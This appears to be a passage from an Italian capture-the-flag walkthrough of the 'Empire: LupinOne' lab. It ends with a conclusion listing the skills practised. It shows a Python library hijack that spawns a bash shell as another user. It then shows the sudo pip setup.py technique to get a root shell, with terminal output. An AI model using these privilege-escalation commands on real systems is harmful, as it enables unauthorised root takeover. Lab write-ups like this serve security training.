    -n: open new window
    -t: open new tab""" % sys.argv[0]
    try:
        opts, args = getopt.getopt(sys.argv[1:], 'ntd')
    except getopt.error as msg:
        print(msg, file=sys.stderr)
        print(usage, file=sys.stderr)
        sys.exit(1)
    new_win = 0
    for o, a in opts:
        if o == '-n': new_win = 1
        elif o == '-t': new_win = 2
    if len(args) != 1:
        print(usage, file=sys.stderr)
        sys.exit(1)

    url = args[0]
    open(url, new_win)

    print("\a")

if __name__ == "__main__":
    main()
import pty
pty.spawn("/bin/bash")
```

si può ottenere una shell con permessi più elevati.

A questo punto viene eseguito:

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
bash-5.1$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Con successo si ottiene l'accesso come utente **arsene**.

Privilege Escalation - Fase 2 (Pip Privilege Escalation)

Verificando i permessi dell'utente arsene:

sudo -l

si scopre che può eseguire **pip** come root senza autenticazione. Si applica quindi la tecnica di privilege escalation tramite pip:

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

sudo pip install $TF

```
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ sudo pip install $TF
Processing /tmp/tmp.JjIbarSlpe
```

Questo consente l'ottenimento diretto di una shell con privilegi di root.

Una volta ottenuti i privilegi di root

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
```

id

grazie al comando

cd /root

e successivamente

ls

notiamo un file denominato root.txt

cat root.txt

Conclusione

L’intera procedura ha permesso di compromettere completamente la macchina, partendo dall’enumerazione di servizi esposti fino al completo controllo del sistema come utente root, culminando con il recupero della flag. La macchina "Empire: LupinOne" si è dimostrata un ottimo esercizio per mettere alla prova e affinare competenze su:

- Enumerazione e scanning.
- Fuzzing e raccolta di informazioni sensibili.
- Sfruttamento di chiavi SSH e cracking di passphrase.
- Tecniche di privilege escalation tramite Python Library Hijacking e pip exploitation.